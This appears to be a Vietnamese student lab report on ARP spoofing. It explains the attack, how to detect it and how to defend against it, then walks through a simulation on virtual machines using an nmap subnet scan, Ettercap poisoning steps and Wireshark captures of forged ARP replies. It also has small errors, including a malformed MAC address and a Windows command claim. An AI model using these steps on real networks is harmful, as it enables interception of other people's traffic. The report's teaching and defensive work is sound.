
Kẻ tấn công phải có quyền truy cập vào mạng. Chúng quét mạng để xác định địa chỉ IP của ít nhất hai thiết bị — giả sử đây là một máy trạm và một bộ định tuyến.

Kẻ tấn công sử dụng một công cụ giả mạo, chẳng hạn như Arpspoof hoặc Driftnet, Ettercap, Betercap... để gửi phản hồi ARP giả mạo.

Các phản hồi giả mạo thông báo rằng địa chỉ MAC chính xác cho cả hai địa chỉ IP, thuộc bộ định tuyến và máy trạm (workstation), là địa chỉ MAC của kẻ tấn công. Điều này đánh lừa cả bộ định tuyến và máy trạm kết nối với máy của kẻ tấn công, thay vì kết nối với nhau.

Hai thiết bị cập nhật các mục bộ nhớ cache ARP của chúng và từ thời điểm đó trở đi, giao tiếp với kẻ tấn công thay vì trực tiếp với nhau.

Kẻ tấn công hiện đang bí mật đứng giữa mọi liên lạc.



Hình 1.4 ARP spoofing

III. Cách phát hiện cuộc tấn công ARP spoofing

Dưới đây là một cách đơn giản để phát hiện bộ nhớ cache ARP của một thiết bị cụ thể đã bị nhiễm độc, bằng cách sử dụng command line. Khởi động trình hệ điều hành với tư cách quản trị viên. Sử dụng lệnh sau để hiển thị bảng ARP, trên cả Windows và Linux:

```
arp -n
```

Output:

IP Address	MAC Address
192.168.5.1	00-14-22-01-23-45
192.168.5.201	40-d4-48-cr-55-b8
192.168.5.202	00-14-22-01-23-45

⇒ Nếu bảng chứa hai địa chỉ IP khác nhau có cùng địa chỉ MAC, chứng tỏ một cuộc tấn công ARP đang diễn ra. Vì địa chỉ IP 192.168.5.1 có thể được nhận dạng là bộ định tuyến nên IP của kẻ tấn công có thể là 192.168.5.202.

IV. Cách phòng chống ARP spoofing

Sử dụng Mạng riêng ảo (Virtual Private Network – VPN) cho phép các thiết bị kết nối với Internet thông qua một tunnel được mã hóa. Điều này làm cho tất cả thông tin liên lạc được mã hóa và vô giá trị đối với kẻ tấn công ARP spoofing.

Sử dụng ARP tĩnh – giao thức ARP cho phép xác định mục nhập ARP tĩnh cho địa chỉ IP và ngăn thiết bị nghe phản hồi ARP cho địa chỉ đó. Ví dụ: nếu một máy tính luôn kết nối với cùng một bộ định tuyến, bạn có thể xác định một mục ARP tĩnh cho bộ định tuyến đó, điều này giúp ngăn chặn một cuộc tấn công.

Sử dụng packet filtering – các packet filtering có thể xác định các gói ARP bị nhiễm độc bằng cách phát hiện chúng chứa thông tin nguồn xung đột và ngăn chúng lại trước khi chúng đến được các thiết bị trên mạng của bạn.

Sử dụng Giao thức ARP bảo mật (Secure ARP – S-ARP) là một phương pháp nâng cao bảo mật cho giao thức ARP bằng cách bổ sung khả năng xác thực thông qua chữ ký số. Mỗi gói ARP khi được gửi đi sẽ kèm theo một chữ ký số nhằm xác minh danh tính của người gửi, đảm bảo rằng thông tin địa chỉ IP – MAC không bị giả mạo. Cơ chế này hoạt động tương tự như việc kiểm tra thẻ nhân viên có mã QR tại cổng an ninh – chỉ khi mã xác thực hợp lệ thì thiết bị mới cập nhật thông tin ARP vào bảng định tuyến.

Tuy nhiên, để triển khai S-ARP cần có hệ thống hạ tầng chứng thực số (CA – Certificate Authority), điều này khiến nó ít phổ biến do tính phức tạp và yêu cầu phần cứng, phần mềm hiện đại.

Sử dụng Dynamic ARP Inspection (DAI) là một tính năng bảo mật mạng tích hợp trên các thiết bị chuyển mạch (switch) chuyên dụng, cho phép kiểm tra tính hợp lệ của từng gói ARP đi qua thiết bị mạng. DAI hoạt động dựa trên danh sách IP–MAC hợp lệ được ghi nhận từ máy chủ DHCP (thông qua tính năng DHCP Snooping). Nếu có gói ARP nào chứa thông tin không khớp với danh sách đã được xác thực, thiết bị sẽ tự động chặn lại nhằm ngăn chặn hành vi giả mạo.

Phương pháp này tương tự như cơ chế kiểm soát an ninh tại chung cư, nơi chỉ những cư dân đã được đăng ký trong danh sách mới được phép vào. DAI mang lại hiệu quả bảo vệ rất cao đối với mạng LAN, tuy nhiên nó yêu cầu phần cứng hỗ trợ và cấu hình cẩn thận, chỉ áp dụng trên các switch quản lý chuyên nghiệp như của Cisco, Mikrotik, v.v.

Thực hiện một cuộc tấn công ARP spoofing – kiểm tra xem các hệ thống bảo mật hiện tại của bạn có đang hoạt động hay không bằng cách thực hiện một cuộc tấn công ARP spoofing với sự phối hợp của các nhóm Công nghệ thông tin và bảo mật. Nếu cuộc tấn công thành công, hãy xác định điểm yếu trong các biện pháp bảo mật của bạn và khắc phục chúng.

CHƯƠNG 3: MÔ PHỎNG CUỘC TẤN CÔNG ARP SPOOFING TRONG THỰC TẾ:

Kiểm tra địa chỉ IP và ARP table của Victim (Windows 10)

```
C:\Users\Haida>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . : 
    Link-local IPv6 Address . . . . . : fe80::3d49:3093:b606:2899%6
    IPv4 Address. . . . . : 192.168.1.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1
```

Hình 1.5 Cửa sổ console của máy Victim

⇒ Ta thấy địa chỉ IP của Victim là 192.168.1.11

ARP của máy Victim trước khi tấn công

Interface: 192.168.1.11 --- 0x6

Internet Address	Physical Address	Type
192.168.1.1	52-54-00-12-35-00	dynamic
192.168.1.3	08-00-27-77-ed-87	dynamic
192.168.1.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Hình 1.6 ARP table của máy nạn Victim trước khi bị tấn công

Kiểm tra địa chỉ IP trên máy hacker và thực hiện quét mục tiêu

```
(b2203716@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.7 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::8ed4:a888:d3a6:88ff prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:65:b6:48 txqueuelen 1000 (Ethernet)
    RX packets 14444 bytes 6701843 (6.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14362 bytes 5890221 (5.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hình 1.7 Terminal thể hiện địa chỉ IP trên máy hacker

⇒ Ta thấy được IP mục tiêu là 192.168.1.7

Thực hiện quét lớp mạng trên kali

```
(b2203716@kali)~$ sudo nmap -sN 192.168.1.0/24
[sudo] password for b2203716:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-21 23:56 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00051s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
53/tcp    open|filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.1.2
Host is up (0.00069s latency).
All 1000 scanned ports on 192.168.1.2 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.1.3
Host is up (0.00043s latency).
All 1000 scanned ports on 192.168.1.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:77:ED:87 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.11
Host is up (0.00077s latency).
All 1000 scanned ports on 192.168.1.11 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 08:00:27:CA:C5:9C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.7
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.1.7 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 8.10 seconds
```

Hình 1.8 Thực hiện quét lớp mạng trên kali


Quét lớp mạng:

```
sudo nmap -sN 192.168.1.0/24
```

- nmap công cụ mạnh mẽ quét lớp mạng.
 - -sN là viết tắt của Null Scan: gửi gói tin TCP không chứa bất kỳ nội dung nào đến một hoặc nhiều cổng (thường mặc định là 1000 cổng phổ biến)
 - Địa chỉ ip có đang hoạt động không, những cổng phổ biến nào đang được mở
 - 192.168.1.0/24: Là dải địa chỉ IP từ 192.168.1.0 đến 192.168.1.255
- ⇒ Ta thấy được địa chỉ ip của Victim => chung lớp mạng với Victim.


Ngoài quét địa chỉ IP thì chúng ta có thể dùng nmap để quét hệ điều hành và một vài thứ chuyên sâu hơn.

Trên kali bật Ettercap và chọn lớp mạng




Hình 1.9 Công cụ Ettercap

Trên kali: sử dụng công cụ Ettercap chọn Hosts list.




Hình 1.10 Công cụ Ettercap

Lần lượt thêm IP router và Victim vào Target 1 và Target 2




Hình 1.11 Công cụ Ettercap

Tiến hành ARP spoining




Hình 1.12 APR poisoning

Chọn chế độ Sniff remote connections và tiến hành tấn công



Hình 1.13 Tiến hành tấn công trên Ettercap

Máy Hacker sẽ liên tục gửi các gói tin ARP reply



The image shows a Wireshark packet capture window. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The packet list pane on the left shows a list of captured packets. The packet details pane on the right shows the details of the selected packet (No. 162). The packet bytes pane at the bottom shows the raw data of the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
899...	190.651537...	PCSSystemtec_65:b6:48	PCSSystemtec_27:c2:...	ARP	42	Who has 192.168.1.3? Tell 192.168.1.7
899...	190.651917...	PCSSystemtec_27:c2:c7	PCSSystemtec_65:b6:...	ARP	60	192.168.1.3 is at 08:00:27:27:c2:c7
104...	195.671998...	PCSSystemtec_65:b6:48	52:54:00:12:35:00	ARP	42	192.168.1.11 is at 08:00:27:65:b6:48
104...	195.672067...	PCSSystemtec_65:b6:48	PCSSystemtec_ca:c5:...	ARP	42	192.168.1.1 is at 08:00:27:65:b6:48 (duplicate)
117...	199.611678...	PCSSystemtec_65:b6:48	PCSSystemtec_ca:c5:...	ARP	42	Who has 192.168.1.11? Tell 192.168.1.7
117...	199.611749...	PCSSystemtec_65:b6:48	52:54:00:12:35:00	ARP	42	Who has 192.168.1.1? Tell 192.168.1.7
117...	199.612238...	52:54:00:12:35:00	PCSSystemtec_65:b6:...	ARP	60	192.168.1.1 is at 52:54:00:12:35:00
117...	199.612238...	PCSSystemtec_ca:c5:9c	PCSSystemtec_65:b6:...	ARP	60	192.168.1.11 is at 08:00:27:ca:c5:9c
129...	205.683685...	PCSSystemtec_65:b6:48	52:54:00:12:35:00	ARP	42	192.168.1.11 is at 08:00:27:65:b6:48
129...	205.683816...	PCSSystemtec_65:b6:48	PCSSystemtec_ca:c5:...	ARP	42	192.168.1.1 is at 08:00:27:65:b6:48 (duplicate)
162...	215.694670...	PCSSystemtec_65:b6:48	52:54:00:12:35:00	ARP	42	192.168.1.11 is at 08:00:27:65:b6:48
162...	215.694740...	PCSSystemtec_65:b6:48	PCSSystemtec_ca:c5:...	ARP	42	192.168.1.1 is at 08:00:27:65:b6:48 (duplicate)
181...	225.705886...	PCSSystemtec_65:b6:48	52:54:00:12:35:00	ARP	42	192.168.1.11 is at 08:00:27:65:b6:48
181...	225.705965...	PCSSystemtec_65:b6:48	PCSSystemtec_ca:c5:...	ARP	42	192.168.1.1 is at 08:00:27:65:b6:48 (duplicate)

Frame 162883: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_65:b6:48 (08:00:27:65:b6:48), Dst: PCSSystemtec_ca:c5:9c (08:00:27:ca:c5:9c)
Address Resolution Protocol (reply)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: reply (2)
Sender MAC address: PCSSystemtec_65:b6:48 (08:00:27:65:b6:48)
Sender IP address: 192.168.1.1
Target MAC address: PCSSystemtec_ca:c5:9c (08:00:27:ca:c5:9c)
Target IP address: 192.168.1.11
[Duplicate IP address detected for 192.168.1.1 (08:00:27:65:b6:48) - also in use by 52:54:00:12:35:00 (frame 162881)]
[Duplicate IP address detected for 192.168.1.11 (08:00:27:ca:c5:9c) - also in use by 08:00:27:65:b6:48 (frame 162881)]

Hình 1.14 Gói tin máy Hacker gửi đến Victim

Cụ thể gói tin ARP reply này có nội dung:

– Sender MAC address: MAC của máy Hacker (08:00:27:65:b6:48)

– Sender IP address: 192.168.1.1 (IP của máy Router)

⇒ Đây là thiết bị đang gửi phản hồi ARP, thông báo rằng "Tôi là 192.168.1.1, và MAC của tôi là 08:00:27:65:b6:48".


– Target MAC address: MAC của Victim (08:00:27:ca:c5:9c)

– Target IP address: 192.168.1.11 (IP Victim)

⇒ Đây là thiết bị đang yêu cầu địa chỉ MAC tương ứng với một IP trước đó

Gói tin ARP reply gửi cho Victim nhằm mục đích làm cho Victim nhầm tưởng rằng máy có địa chỉ IP 192.168.1.1 có địa chỉ MAC tương ứng là MAC của Hacker => Victim sẽ sửa đổi ARP table của mình.


Nên khi gửi các gói tin khác đến địa chỉ IP 192.168.1.1 (thực chất phải là máy Router) thì Victim lại gửi cho máy Hacker.



Hình 1.15 Gói tin ARP reply Hacker gửi đến Router

